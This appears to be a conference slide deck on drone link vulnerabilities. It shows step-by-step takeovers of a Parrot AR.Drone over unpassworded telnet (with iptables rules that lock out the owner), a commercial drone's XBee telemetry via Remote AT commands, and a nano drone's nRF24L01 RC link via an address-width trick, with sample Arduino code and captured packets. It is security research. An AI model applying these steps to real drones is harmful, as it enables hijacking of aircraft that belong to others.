Hacking UAVs: the integrity of Wi-Fi, Telemetry and RC links


Author: Mr. Xi Chen, Mr. Jeff Thomas

WHO AM I

- Xi Chen
- PhD student at RMIT University
    - ➢ Advanced control theory
    - ➢ System identification
- Passionate about:
    - ➢ Multirotor (drone) controller design and implementation
    - ➢ Drone Vulnerability tests

Drone Communication Link Vulnerability Tests

- Attacks on a parrot AR drone's Wi-Fi link
- Attack on a commercial drone's telemetry link
- Attack on a nano drone's radio control (RC) link




Attack on the Parrot AR.Drone Wi-Fi Link

- Controlled by an iOS/Android device via Wi-Fi
- Runs a Linux based control firmware
- Several weaknesses
  - Wi-Fi with no encryption
  - Telnet and FTP enabled with no passwords
- Samy Kamkar's SkyJack is the first AR.Drone hacking software.

Attack on the Parrot AR Drone Wi-Fi Link

> Attack steps


- Step 1: Scan for unique MAC addresses that indicate an AR Drone
  - The MAC address our drone is 90:03:B7:EA:44:B1.



Attack on the Parrot AR Drone Wi-Fi Link

> Attack steps


- Step 2: Connect to the AR Drone and acquire an IP address via DHCP.



Attack on the Parrot AR Drone Wi-Fi Link

> Attack steps

- Step 3: Login to the AR Drone using Telnet (with no password!).
- Step 4: Add new rules to the built-in firewall to block all possible IP addresses except the IP assigned to the attackers laptop.




```
TAKING OVER DRONE
ARIP is 192.168.1.3
spawn telnet 192.168.1.1
Trying 192.168.1.1...
Connected to 192.168.1.1.
Escape character is '^]'.



BusyBox v1.14.0 () built-in shell (ash)
Enter 'help' for a list of built-in commands.

# ARIP is 192.168.1.3
iptables -A INPUT -s 192.168.1.2 -j DROP
# iptables -A INPUT -s 192.168.1.4 -j DROP
# iptables -A INPUT -s 192.168.1.5 -j DROP
# iptables -A INPUT -s 192.168.1.6 -j DROP
```

Attack on the Parrot AR Drone Wi-Fi Link

> Attack steps

- Step 5: Start ROS on the attackers laptop for manual control of the drone using keyboard.

Attack on the Parrot AR Drone Wi-Fi Link

Attack on a Commercial Drone’s Telemetry Link

> Test Setup

- Nils Rodday presented “Hacking a Professional Drone” at RSA Conference2016
- The details of the specific drone were not revealed.

Attack on a Commercial Drone's Telemetry Link

Personal Area Network (PAN) ID :2006

Remote serial connection

PAN ID: 2006

MAC: 0013A200 40A73FD1

DH: 0013A200

DL: 40B2131E

PAN ID: 2006

MAC: 0013A200 40B2131E

DH: 0013A200

DL: 40A73FD1

- AT transparent mode:

Data is sent out through the serial port exactly as it was received.

- AT command mode:


Command mode is used to change the local XBee radio's configurations.


- API mode:

API commands to remotely change the XBee's configurations.

Attack on a Commercial Drone's Telemetry Link

> Test Setup






Attack on a Commercial Drone's Telemetry Link

> Attack Steps


- Step 1: Configure the attackers XBee radio in AT command mode and send the ATND command to reveal all devices in the XBee network.



Attack on a Commercial Drone's Telemetry Link

> Attack Steps


- Step 2: Change the attackers XBee to API mode and send a Remote AT Command to change the drone XBee's DH&DL.



Attack on a Commercial Drone’s Telemetry Link

> Attack Steps


- Step 3: Change the attackers XBee back to AT transparent mode and start receiving telemetry data from the drone.



Attack on a Commercial Drone's Telemetry Link

> Attack Steps


- Step 4: Start mission planner on the attacker's laptop and take control of the drone.



Attack on a Commercial Drone’s Telemetry Link

Attack on a Drone's Radio Control (RC) Link

- Positive Research Center ran a contest of taking control over a Syma drone.
- Two hacking methods: SDR and nRF24L01




Attack on a Drone’s Radio Control (RC) Link

> Hardware List


Name/Type	Picture	Description
nRF24L01+		Ultra low power 2.4GHz RF transceiver
Crazeflie 1.0		Open source nano-quad, built using the PCB itself as the frame
Crazyradio		2.4 GHz radio USB dongle
Arduino MEGA 2560		Microcontroller board based on the ATmega2560
USB gamepad controller		Any controller supported by the Crazyflie PC client

Attack on a Drone’s Radio Control (RC) Link

> Overall Attack Setup



Attack setup



Crazyflie PC client

Attack on a Drone's Radio Control (RC) Link

> nRF24L01 Communication

- In order to send or receive message form an nRF24L01+ radio, one needs to know its **address (pipe), channel and air data rate**.
- nRF24L01+ has three air data rates: 250kbps, 1Mbps or 2Mbps.
- nRF24L01+ can operate on frequencies from 2.400GHz to 2.525GHz.
- The programming resolution of the RF channel frequency setting is 1MHz.

Attack on a Drone’s Radio Control (RC) Link

> Enhanced ShockBurst Packet


Preamble 1 byte	Address 3-5 byte	Packet Control Field 9 bit	Payload 0 - 32 byte	CRC 1-2 byte

- The preamble is used to synchronize the receiver’s demodulator to the incoming bit stream
- The address, which comes after the preamble, ensures that the packet is detected and received by the correct receiver.
- The payload is the user defined content of the packet.

Attack on a Drone’s Radio Control (RC) Link

> Enhanced ShockBurst Packet

Preamble 1 byte	Address 3-5 byte	Packet Control Field 9 bit	Payload 0 - 32 byte	CRC 1-2 byte



- The waveform begins with 0x00
- The preamble is either 01010101 (0x55) or 10101010 (0xAA)
- First two bytes of the data package is be 0x00AA or 0x0055

Attack on a Drone’s Radio Control (RC) Link

> Enhanced ShockBurst Packet

What the manual says is:

AW	1:0	11	R/W	RX/TX Address field width '00' - Illegal '01' - 3 bytes '10' - 4 bytes '11' – 5 bytes LSByte is used if address width is below 5 bytes

What in reality is:

If we write ‘00’ to the AW register, the address length will be set to 2 bytes.

Attack on a Drone’s Radio Control (RC) Link

> Enhanced ShockBurst Packet

Preamble 1 byte	Address 3-5 byte	Packet Control Field 9 bit	Payload 0 - 32 byte	CRC 1-2 byte

- So We can set the receiver address to be 0x00AA or 0x0055.
- The receiver’s address becomes the same as the data packet’s first two bytes
- All data packets will be received
- The preamble in this case is interpreted as the “address”
- The actual address of the data packet is interpreted as the “payload” and become accessible

Attack on a Drone's Radio Control (RC) Link

> Attack Steps

- STEP 1:
  Set the receiver address width to be 2 bytes. Write 0x00AA or 0x0055 to the AW register. Turn off the Cyclic Redundancy Check (CRC).


```
uint64_t pipe = 0x00aa;
byte buff[32];
byte chan=0;
byte len = 32;
byte addr_len = 2;
void set_nrf(){
 radio.setDataRate(RF24_250KBPS);
 radio.setCRCLength(RF24_CRC_DISABLED);
 radio.setAddressWidth(addr_len);
 radio.setPayloadSize(len);
 radio.setChannel(chan);
 radio.openReadingPipe(1, pipe);
radio.startListening(); }
```

Not entirely correct!

Attack on a Drone’s Radio Control (RC) Link

> Attack Steps

- STEP 2: DETECT THE AIR DATA PACKET’S PARAMETERS



Also something wrong here!

Attack on a Drone's Radio Control (RC) Link

> Attack Steps

- STEP 2: DETECT THE AIR DATA PACKET'S PARAMETERS

You must disable Enhanced ShockBurst™ for backward compatibility with the nRF2401A, nRF2402, nRF24E1 and nRF24E2. Set the register `EN_AA` = 0x00 and `ARC` = 0 to disable Enhanced ShockBurst™.

Preamble 1 byte	Address 3-5 byte	Payload 1 - 32 byte	CRC 1-2 byte

Attack on a Drone’s Radio Control (RC) Link

> Attack Steps

- STEP 2: DETECT THE AIR DATA PACKET’S PARAMETERS

5 bytes

```
Ch: 10  Get data: e7e7e7e7e7057fe733b6abd741fa4173f3f3f3f38034791b7ffb9ff6bae6a655
Ch: 10  Get data: e7e7e7e7e7067fb260bbf5ebe0fc2ab9f9f9f9f9c05e34cfeff6502a5a532090
Ch: 10  Get data: e7e7e7e7e7047fd402bef75aa0fd2ab9f9f9f9f9c0d6244d7fcd7abfed6fffed
Ch: 10  Get data: e7e7e7e7e7057fe733be6bb3a0fd2ab9f9f9f9f9c01a3c8bfdfff6bff76adf7b
Ch: 10  Get data: e7e7e7e7e7047fd402bee5e791fa0173f3f3f3f381ac489bb5ffdfd2b7ad7f7f
Ch: 10  Get data: e7e7e7e7e7067fb260b35f57a5f508b9f9f9f9f9d34a4064f1e00d909427b57a
```

Attack on a Drone's Radio Control (RC) Link

> Attack Steps

- **STEP 3: START RECEIVING THE COMMANDER PACKETS**

Set the receiver address width to be 5 bytes. Write 0xe7e7e7e7e7 to the AW register.

15 bytes

```
9     ms: 6736     Ch: 10   Get data: 3c0000000000000080000000000000007e5e6feb554e005573f3f3f3f38034791c
